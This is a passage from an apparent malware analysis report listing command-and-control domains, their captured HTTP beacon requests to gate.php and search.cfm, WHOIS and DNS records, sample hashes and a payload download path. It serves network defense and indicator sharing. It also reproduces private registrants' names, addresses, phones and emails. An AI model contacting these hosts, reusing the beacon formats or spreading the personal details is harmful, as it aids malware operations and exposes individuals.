(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40

Description

Identified Command and Control Location.

---

cderlearn.com

HTTP Sessions

- POST /search.cfm HTTP/1.1
  Content-Type: application/x-www-form-urlencoded
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: www[.]cderlearn.com
  Content-Length: 38
  Connection: Keep-Alive
  Cache-Control: no-cache
  Pragma: no-cache

  rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35
- POST /search.cfm HTTP/1.1
  Content-Type: application/x-www-form-urlencoded
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
  Host: www[.]cderlearn.com
  Content-Length: 46
  Cache-Control: no-cache

  id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c

Whois

Address lookup
canonical name cderlearn.com.
aliases
addresses 209.236.67.159

Domain Whois record
Queried whois.internic.net with "dom cderlearn.com"...
Domain Name: CDERLEARN.COM
Registrar: GODADDY.COM, LLC
Sponsoring Registrar IANA ID: 146
Whois Server: whois.godaddy.com
Referral URL: http[:]//www[.]godaddy.com
Name Server: NS1.WESTSERVERS.NET
Name Server: NS2.WESTSERVERS.NET
Status: clientDeleteProhibited https[:]//icann.org/epp#clientDeleteProhibited
Status: clientRenewProhibited https[:]//icann.org/epp#clientRenewProhibited
Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Status: clientUpdateProhibited https[:]//icann.org/epp#clientUpdateProhibited
Updated Date: 03-feb-2016
Creation Date: 02-feb-2016
Expiration Date: 02-feb-2018
>>> Last update of whois database: Mon, 16 Jan 2017 12:57:44 GMT <<<

Queried whois.godaddy.com with "cderlearn.com"...
Domain Name: cderlearn.com
Registry Domain ID: 1999727892_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http[:]//www[.]godaddy.com
Update Date: 2016-02-02T20:49:41Z
Creation Date: 2016-02-02T20:49:41Z
Registrar Registration Expiration Date: 2018-02-02T20:49:41Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited http[:]//www[.]icann.org/epp#clientTransferProh bited
Domain Status: clientUpdateProhibited http[:]//www[.]icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited http[:]//www[.]icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited http[:]//www[.]icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Craig Audley
Registrant Organization:
Registrant Street: 1 carpenters cottages
Registrant City: holt
Registrant State/Province: norfolk
Registrant Postal Code: nr256sa
Registrant Country: UK
Registrant Phone: +44.1263710645
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: craigaudley@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Craig Audley
Admin Organization:
Admin Street: 1 carpenters cottages
Admin City: holt
Admin State/Province: norfolk
Admin Postal Code: nr256sa
Admin Country: UK
Admin Phone: +44.1263710645
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: craigaudley@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Craig Audley
Tech Organization:
Tech Street: 1 carpenters cottages
Tech City: holt

Tech State/Province: norfolk
Tech Postal Code: nr256sa
Tech Country: UK
Tech Phone: +44.1263710645
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: craigaudley@gmail.com
Name Server: NS1.WESTSERVERS.NET
Name Server: NS2.WESTSERVERS.NET
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T12:00:00Z <<<

Network Whois record
Queried secure.mpcustomer.com with "209.236.67.159"...
Queried whois.arin.net with "n 209.236.67.159"...
NetRange: 209.236.64.0 - 209.236.79.255
CIDR: 209.236.64.0/20
NetName: WH-NET-209-236-64-0-1
NetHandle: NET-209-236-64-0-1
Parent: NET209 (NET-209-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS29854
Organization: WestHost, Inc. (WESTHO)
RegDate: 2010-02-25
Updated: 2014-01-02
Ref: https[:]//whois.arin.net/rest/net/NET-209-236-64-0-1
OrgName: WestHost, Inc.
OrgId: WESTHO
Address: 517 W 100 N STE 225
City: Providence
StateProv: UT
PostalCode: 84332
Country: US
RegDate: 2000-03-13
Updated: 2016-09-30
Comment: Please report abuse issues to abuse@uk2group.com
Ref: https[:]//whois.arin.net/rest/org/WESTHO
ReferralServer: rwhois://secure.mpcustomer.com:4321
OrgNOCHandle: NOC12189-ARIN
OrgNOCName: NOC
OrgNOCPhone: +1-435-755-3433
OrgNOCEmail: noc@uk2group.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/NOC12189-ARIN
OrgTechHandle: WESTH1-ARIN
OrgTechName: WestHost Inc
OrgTechPhone: +1-435-755-3433
OrgTechEmail: noc@uk2group.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
OrgAbuseHandle: WESTH2-ARIN
OrgAbuseName: WestHost Abuse
OrgAbusePhone: +1-435-755-3433
OrgAbuseEmail: abuse@uk2group.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/WESTH2-ARIN
RTechHandle: WESTH1-ARIN
RTechName: WestHost Inc
RTechPhone: +1-435-755-3433
RTechEmail: noc@uk2group.com
RTechRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RNOCHandle: WESTH1-ARIN
RNOCName: WestHost Inc
RNOCPhone: +1-435-755-3433
RNOCEmail: noc@uk2group.com
RNOCRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RAbuseHandle: WESTH2-ARIN
RAbuseName: WestHost Abuse
RAbusePhone: +1-435-755-3433
RAbuseEmail: abuse@uk2group.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/WESTH2-ARIN

DNS records

name class type data time to live
cderlearn.com IN MX
preference: 0
exchange: cderlearn.com
14400s (04:00:00)
cderlearn.com IN SOA
server: ns1.westservers.net
email: hostmaster@westservers.net
serial: 2016020303
refresh: 86400
retry: 7200
expire: 604800
minimum ttl: 600
86400s (1.00:00:00)
cderlearn.com IN NS ns2.westservers.net 86400s (1.00:00:00)
cderlearn.com IN NS ns1.westservers.net 86400s (1.00:00:00)
cderlearn.com IN A 209.236.67.159 14400s (04:00:00)
159.67.236.209.in-addr.arpa IN PTR dl-573-57.slc.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN SOA
server: ns1.westdc.net
email: hostmaster@westdc.net
serial: 2010074157
refresh: 28800
retry: 7200
expire: 604800
minimum ttl: 600
86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns3.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns1.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns2.westdc.net 86400s (1.00:00:00)

Relationships

(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(I) 209.236.67.159

Description

Identified Command and Control location.

---

wilcarobbe.com

Ports

- 80

HTTP Sessions

- POST /zapoy/gate.php HTTP/1.0
  Host: wilcarobbe.com
  Accept: */*
  Accept-Encoding: identity, *;q=0
  Accept-Language: en-US
  Content-Length: 196
  Content-Type: application/octet-stream
  Connection: close
  Content-Encoding: binary
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

  ...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
  X..3S*3.S..%?.".).....>...
  >V....H...;4.....OGf.'L..fB.N#.v[H.b_.{..w.....j5…

Whois

Address lookup

lookup failed wilcarobbe.com
    A temporary error occurred during the lookup. Trying again may succeed.

Domain Whois record
Queried whois.internic.net with "dom wilcarobbe.com"...
  Domain Name: WILCAROBBE.COM
  Registrar: BIZCN.COM, INC.
  Sponsoring Registrar IANA ID: 471
  Whois Server: whois.bizcn.com
  Referral URL: http[:]//www[.]bizcn.com
  Name Server: NS0.XTREMEWEB.DE
  Name Server: NS3.XTREMEWEB.DE
  Status: clientDeleteProhibited https[:]//icann.org/epp#clientDeleteProhibited
  Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
  Updated Date: 07-nov-2016
  Creation Date: 11-apr-2016
  Expiration Date: 11-apr-2017
>>> Last update of whois database: Mon, 16 Jan 2017 13:05:45 GMT <<<

Queried whois.bizcn.com with "wilcarobbe.com"...
Domain name: wilcarobbe.com
Registry Domain ID: 2020708223_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.bizcn.com
Registrar URL: http[:]//www[.]bizcn.com
Updated Date: 2016-04-11T17:42:02Z
Creation Date: 2016-04-11T17:42:00Z
Registrar Registration Expiration Date: 2017-04-11T17:42:00Z
Registrar: Bizcn.com,Inc.
Registrar IANA ID: 471
Registrar Abuse Contact Email: abuse@bizcn.com
Registrar Abuse Contact Phone: +86.5922577888
Reseller: Cnobin Technology HK Limited
Domain Status: clientDeleteProhibited (http[:]//www[.]icann.org/epp#clientDeleteProhibited)
Domain Status: clientTransferProhibited (http[:]//www[.]icann.org/epp#clientTransferProhibited)
Registry Registrant ID:
Registrant Name: Arsen Ramzanov
Registrant Organization: NA
Registrant Street: Zlatoustskaya str, 14 fl 2
Registrant City: Sadovoye
Registrant State/Province: Groznenskaya obl
Registrant Postal Code: 366041
Registrant Country: ru
Registrant Phone: +7.4959795033
Registrant Phone Ext:
Registrant Fax: +7.4959795033
Registrant Fax Ext:
Registrant Email: arsen.ramzanov@yandex.ru
Registry Admin ID:
Admin Name: Arsen Ramzanov
Admin Organization: NA
Admin Street: Zlatoustskaya str, 14 fl 2
Admin City: Sadovoye
Admin State/Province: Groznenskaya obl
Admin Postal Code: 366041
Admin Country: ru
Admin Phone: +7.4959795033
Admin Phone Ext:
Admin Fax: +7.4959795033
Admin Fax Ext:
Admin Email: arsen.ramzanov@yandex.ru
Registry Tech ID:
Tech Name: Arsen Ramzanov
Tech Organization: NA
Tech Street: Zlatoustskaya str, 14 fl 2
Tech City: Sadovoye
Tech State/Province: Groznenskaya obl
Tech Postal Code: 366041
Tech Country: ru
Tech Phone: +7.4959795033
Tech Phone Ext:
Tech Fax: +7.4959795033
Tech Fax Ext:

Tech Email: arsen.ramzanov@yandex.ru
Name Server: ns0.xtremeweb.de
Name Server: ns3.xtremeweb.de
DNSSEC: unsignedDelegation
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16T13:06:08Z

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for wilcarobbe.com returned an error from the server: ServerFailure
No records to display

Relationships

(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80

Description

Identified Command and Control Location.

---

one2shoppee.com

Ports

- 80

Whois

Address lookup
canonical name one2shoppee.com.
aliases
addresses 2604:5800:0:23::8
69.195.129.72

Domain Whois record
Queried whois.internic.net with "dom one2shoppee.com"...
Domain Name: ONE2SHOPPEE.COM
Registrar: DYNADOT, LLC
Sponsoring Registrar IANA ID: 472
Whois Server: whois.dynadot.com
Referral URL: http[:]//www[.]dynadot.com
Name Server: NS1.DYNADOT.COM
Name Server: NS2.DYNADOT.COM
Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Updated Date: 05-jan-2017
Creation Date: 05-jan-2017
Expiration Date: 05-jan-2018
>>> Last update of whois database: Mon, 16 Jan 2017 13:01:15 GMT <<<

Queried whois.dynadot.com with "one2shoppee.com"...
Domain Name: ONE2SHOPPEE.COM
Registry Domain ID: 2087544116_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.dynadot.com
Registrar URL: http[:]//www[.]dynadot.com
Updated Date: 2017-01-05T10:40:34.0Z
Creation Date: 2017-01-05T10:40:32.0Z
Registrar Registration Expiration Date: 2018-01-05T10:40:32.0Z
Registrar: DYNADOT LLC
Registrar IANA ID: 472
Registrar Abuse Contact Email: abuse@dynadot.com
Registrar Abuse Contact Phone: +1.6502620100
Domain Status: clientTransferProhibited
Registry Registrant ID:
Registrant Name: Authorized Representative
Registrant Organization: Kleissner & Associates s.r.o.
Registrant Street: Na strzi 1702/65
Registrant City: Praha
Registrant Postal Code: 140 00

Registrant Country: CZ
Registrant Phone: +420.00000000
Registrant Email: domains@virustracker.info
Registry Admin ID:
Admin Name: Authorized Representative
Admin Organization: Kleissner & Associates s.r.o.
Admin Street: Na strzi 1702/65
Admin City: Praha
Admin Postal Code: 140 00
Admin Country: CZ
Admin Phone: +420.00000000
Admin Email: domains@virustracker.info
Registry Tech ID:
Tech Name: Authorized Representative
Tech Organization: Kleissner & Associates s.r.o.
Tech Street: Na strzi 1702/65
Tech City: Praha
Tech Postal Code: 140 00
Tech Country: CZ
Tech Phone: +420.00000000
Tech Email: domains@virustracker.info
Name Server: ns1.dynadot.com
Name Server: ns2.dynadot.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-01-16 04:56:51 -0800 <<<

Network Whois record
Whois query for 69.195.129.72 failed: TimedOut
Queried whois.arin.net with "n 69.195.129.72"...
NetRange: 69.195.128.0 - 69.195.159.255
CIDR: 69.195.128.0/19
NetName: JOESDC-01
NetHandle: NET-69-195-128-0-1
Parent: NET69 (NET-69-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS19969
Organization: Joe's Datacenter, LLC (JOESD)
RegDate: 2010-07-09
Updated: 2015-03-06
Ref: https[:]//whois.arin.net/rest/net/NET-69-195-128-0-1
OrgName: Joe's Datacenter, LLC
OrgId: JOESD
Address: 1325 Tracy Ave
City: Kansas City
StateProv: MO
PostalCode: 64106
Country: US
RegDate: 2009-08-21
Updated: 2014-06-28
Ref: https[:]//whois.arin.net/rest/org/JOESD
ReferralServer: rwhois://support.joesdatacenter.com:4321
OrgAbuseHandle: NAA25-ARIN
OrgAbuseName: Network Abuse Administrator
OrgAbusePhone: +1-816-726-7615
OrgAbuseEmail: security@joesdatacenter.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/NAA25-ARIN
OrgTechHandle: JPM84-ARIN
OrgTechName: Morgan, Joe Patrick
OrgTechPhone: +1-816-726-7615
OrgTechEmail: joe@joesdatacenter.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/JPM84-ARIN
OrgNOCHandle: JPM84-ARIN
OrgNOCName: Morgan, Joe Patrick
OrgNOCPhone: +1-816-726-7615
OrgNOCEmail: joe@joesdatacenter.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/JPM84-ARIN
RAbuseHandle: NAA25-ARIN
RAbuseName: Network Abuse Administrator
RAbusePhone: +1-816-726-7615
RAbuseEmail: security@joesdatacenter.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/NAA25-ARIN

RNOCHandle: JPM84-ARIN
RNOCName: Morgan, Joe Patrick
RNOCPhone: +1-816-726-7615
RNOCEmail: joe@joesdatacenter.com
RNOCRef: https[:]//whois.arin.net/rest/poc/JPM84-ARIN
RTechHandle: JPM84-ARIN
RTechName: Morgan, Joe Patrick
RTechPhone: +1-816-726-7615
RTechEmail: joe@joesdatacenter.com
RTechRef: https[:]//whois.arin.net/rest/poc/JPM84-ARIN
DNS records
DNS query for 72.129.195.69.in-addr.arpa returned an error from the server: NameError
DNS query for 8.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.3.2.0.0.0.0.0.0.0.0.8.5.4.0.6.2.ip6.arpa returned an error from the server: NameError
name class type data time to live
one2shoppee.com IN SOA
server: ns1.dynadot.com
email: hostmaster@one2shoppee.com
serial: 1484571411
refresh: 16384
retry: 2048
expire: 1048576
minimum ttl: 2560
2560s (00:42:40)
one2shoppee.com IN NS ns1.dynadot.com 10800s (03:00:00)
one2shoppee.com IN NS ns2.dynadot.com 10800s (03:00:00)
one2shoppee.com IN AAAA 2604:5800:0:23::8 10800s (03:00:00)
one2shoppee.com IN A 69.195.129.72 10800s (03:00:00)

Relationships

(D) one2shoppee.com	Characterized_By	(W) Address lookup
(D) one2shoppee.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) one2shoppee.com	Related_To	(P) 80

Description

Identified Command and Control Location.

---

ritsoperrol.ru

Ports

- 80

HTTP Sessions

- POST /zapoy/gate.php HTTP/1.0
  Host: ritsoperrol.ru
  Accept: */*
  Accept-Encoding: identity, *;q=0
  Accept-Language: en-US
  Content-Length: 196
  Content-Type: application/octet-stream
  Connection: close
  Content-Encoding: binary
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

  ...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
  X..3S*3.S..%?.".).....>...
  >V....H...;4.....OGf.'L..fB.N#.v[H.b_.{..w.....j5…

Whois

Address lookup
lookup failed ritsoperrol.ru
A temporary error occurred during the lookup. Trying again may succeed.

Domain Whois record
Queried whois.nic.ru with "ritsoperrol.ru"...
No entries found for the selected source(s).

>>> Last update of WHOIS database: 2017.01.16T13:04:09Z <<<

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for ritsoperrol.ru returned an error from the server: ServerFailure
No records to display

Relationships

(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php

Description

Identified Command and Control Location.

---

littjohnwilhap.ru

Ports

- 80

HTTP Sessions

- POST /zapoy/gate.php HTTP/1.0
  Host: littjohnwilhap.ru
  Accept: */*
  Accept-Encoding: identity, *;q=0
  Accept-Language: en-US
  Content-Length: 196
  Content-Type: application/octet-stream
  Connection: close
  Content-Encoding: binary
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

  ...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
  X..3S*3.S..%?.".).....>...
  >V....H...;4.....OGf.'L..fB.N#.v[H.b_.{..w.....j5…

Whois

Address lookup
lookup failed littjohnwilhap.ru
Could not find an IP address for this domain name.

Domain Whois record
Queried whois.nic.ru with "littjohnwilhap.ru"...
No entries found for the selected source(s).
>>> Last update of WHOIS database: 2017.01.16T13:05:16Z <<<

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for littjohnwilhap.ru returned an error from the server: NameError
No records to display

Relationships

(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80

Description

insta.reduct.ru

Ports

- 80

Whois

Address lookup
canonical name insta.reduct.ru.
aliases
addresses 146.185.161.126

Domain Whois record
Queried whois.nic.ru with "reduct.ru"...
domain: REDUCT.RU
nserver: ns1.spaceweb.ru
nserver: ns2.spaceweb.ru
state: REGISTERED, DELEGATED
person: Private person
admin-contact:https[:]//www[.]nic.ru/cgi/whois_webmail.cgi?domain=REDUCT.RU
registrar: RU-CENTER-RU
created: 2009.03.13
paid-till: 2017.03.13
source: RU-CENTER
>>> Last update of WHOIS database: 2017.01.16T13:00:25Z <<<

Network Whois record
Queried whois.ripe.net with "-B 146.185.161.126"...
% Information related to '146.185.160.0 - 146.185.167.255'
% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'
inetnum: 146.185.160.0 - 146.185.167.255
netname: DIGITALOCEAN-AMS-3
descr: Digital Ocean, Inc.
country: NL
admin-c: PT7353-RIPE
tech-c: PT7353-RIPE
status: ASSIGNED PA
mnt-by: digitalocean
mnt-lower: digitalocean
mnt-routes: digitalocean
created: 2013-09-17T17:13:25Z
last-modified: 2015-11-20T14:45:22Z
source: RIPE
person: Network Operations
address: 101 Ave of the Americas, 10th Floor, New York, NY 10013
phone: +13478756044
nic-hdl: PT7353-RIPE
mnt-by: digitalocean
created: 2015-03-11T16:37:07Z
last-modified: 2015-11-19T15:57:21Z
source: RIPE
e-mail: noc@digitalocean.com
org: ORG-DOI2-RIPE
% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)
DNS records
DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError
name class type data time to live
insta.reduct.ru IN A 146.185.161.126 600s(00:10:00)
reduct.ru IN SOA
server: ns1.spaceweb.ru
email: dns1@sweb.ru
serial: 2010022878
refresh: 28800
retry: 7200
expire: 604800
minimum ttl: 600
600s(00:10:00)
reduct.ru IN A 77.222.42.238 600s(00:10:00)
reduct.ru IN NS ns3.spaceweb.pro 600s(00:10:00)
reduct.ru IN NS ns1.spaceweb.ru 600s(00:10:00)

reduct.ru IN NS ns2.spaceweb.ru 600s(00:10:00)
reduct.ru IN NS ns4.spaceweb.pro 600s(00:10:00)
reduct.ru IN MX
preference: 10
exchange: mx1.spaceweb.ru
600s(00:10:00)
reduct.ru IN MX
preference: 20
exchange: mx2.spaceweb.ru
600s(00:10:00)

Relationships

(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126

Description

Identified Command and Control Location.

---

editprod.waterfilter.in.ua

Ports

- 80

Whois

Address lookup
canonical name editprod.waterfilter.in.ua.
aliases
addresses 176.114.0.120

Domain Whois record
Queried whois.ua with "waterfilter.in.ua"...
% request from 209.200.70.26
% This is the Ukrainian Whois query server #I.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN
% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain: waterfilter.in.ua
descr: waterfilter.in.ua
admin-c: THST-UANIC
tech-c: THST-UANIC
status: OK-UNTIL 20170310000000
nserver: ns1.thehost.com.ua
nserver: ns2.thehost.com.ua
nserver: ns3.thehost.com.ua
mnt-by: THEHOST-MNT-INUA
mnt-lower: THEHOST-MNT-INUA
changed: hostmaster@thehost.com.ua 20160224094245
source: INUA
% REDIRECT END

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.120"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum: 176.114.0.0 - 176.114.15.255
netname: THEHOST-NETWORK-3
country: UA
org: ORG-FSOV1-RIPE

admin-c: SA7501-RIPE
tech-c: SA7501-RIPE
status: ASSIGNED PI
mnt-by: RIPE-NCC-END-MNT
mnt-by: THEHOST-MNT
mnt-routes: THEHOST-MNT
mnt-domains: THEHOST-MNT
created: 2012-04-10T13:34:51Z
last-modified: 2016-04-14T10:45:42Z
source: RIPE
sponsoring-org: ORG-NL64-RIPE
organisation: ORG-FSOV1-RIPE
org-name: FOP Sedinkin Olexandr Valeriyovuch
org-type: other
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail: info@thehost.ua
abuse-c: AR19055-RIPE
abuse-mailbox: abuse@thehost.ua
remarks: ----------
remarks: Hosting Provider TheHost
remarks: ----------
remarks: For abuse/spam issues contact abuse@thehost.ua
remarks: For general/sales questions contact info@thehost.ua
remarks: For technical support contact support@thehost.ua
remarks: ----------
phone: +380 44 222-9-888
phone: +7 499 403-36-28
fax-no: +380 44 222-9-888 ext. 4
admin-c: SA7501-RIPE
mnt-ref: THEHOST-MNT
mnt-by: THEHOST-MNT
created: 2011-03-01T10:48:14Z
last-modified: 2015-11-29T21:16:15Z
source: RIPE
person: Sedinkin Alexander
address: Ukraine, Boyarka, Belogorodskaya str., 11a
phone: +380 44 222-9-888 ext. 213
address: UKRAINE
nic-hdl: SA7501-RIPE
mnt-by: THEHOST-MNT
created: 2011-03-01T10:36:18Z
last-modified: 2015-11-29T21:15:42Z
source: RIPE
% Information related to '176.114.0.0/22AS56485'
route: 176.114.0.0/22
descr: FOP Sedinkin Olexandr Valeriyovuch
origin: AS56485
mnt-by: THEHOST-MNT
created: 2014-04-26T22:55:50Z
last-modified: 2014-04-26T22:58:13Z
source: RIPE
% This query was served by the RIPE Database Query Service version 1.88 (ANGUS)
DNS records

DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut
name class type data time to live
editprod.waterfilter.in.ua IN A 176.114.0.120 3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 20
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s (01:00:00)
waterfilter.in.ua IN NS ns2.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN A 176.114.0.120 3600s (01:00:00)
waterfilter.in.ua IN SOA
server: ns1.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2015031414
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400

3600s (01:00:00)
waterfilter.in.ua IN NS ns1.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 10
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN NS ns3.thehost.com.ua 3600s (01:00:00)
120.0.114.176.in-addr.arpa IN PTR s12.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN SOA
server: noc.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2014044192
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)

Relationships

(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120

Description

Identified Command and Control Location.

---

mymodule.waterfilter.in.ua/system/logs/xtool.exe

Ports

- 80

Whois

Address lookup
canonical name mymodule.waterfilter.in.ua.
aliases
addresses 176.114.0.157

Domain Whois record
Queried whois.ua with "waterfilter.in.ua"...
% request from 209.200.105.145
% This is the Ukrainian Whois query server #F.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN
% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain: waterfilter.in.ua
descr: waterfilter.in.ua
admin-c: THST-UANIC
tech-c: THST-UANIC
status: OK-UNTIL 20170310000000
nserver: ns1.thehost.com.ua
nserver: ns2.thehost.com.ua
nserver: ns3.thehost.com.ua
mnt-by: THEHOST-MNT-INUA
mnt-lower: THEHOST-MNT-INUA
changed: hostmaster@thehost.com.ua 20160224094245

source: INUA
% REDIRECT END

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.157"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum: 176.114.0.0 - 176.114.15.255
netname: THEHOST-NETWORK-3
country: UA
org: ORG-FSOV1-RIPE
admin-c: SA7501-RIPE
tech-c: SA7501-RIPE
status: ASSIGNED PI
mnt-by: RIPE-NCC-END-MNT
mnt-by: THEHOST-MNT
mnt-routes: THEHOST-MNT
mnt-domains: THEHOST-MNT
created: 2012-04-10T13:34:51Z
last-modified: 2016-04-14T10:45:42Z
source: RIPE
sponsoring-org: ORG-NL64-RIPE
organisation: ORG-FSOV1-RIPE
org-name: FOP Sedinkin Olexandr Valeriyovuch
org-type: other
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail: info@thehost.ua
abuse-c: AR19055-RIPE
abuse-mailbox: abuse@thehost.ua
remarks: ----------
remarks: Hosting Provider TheHost
remarks: ----------
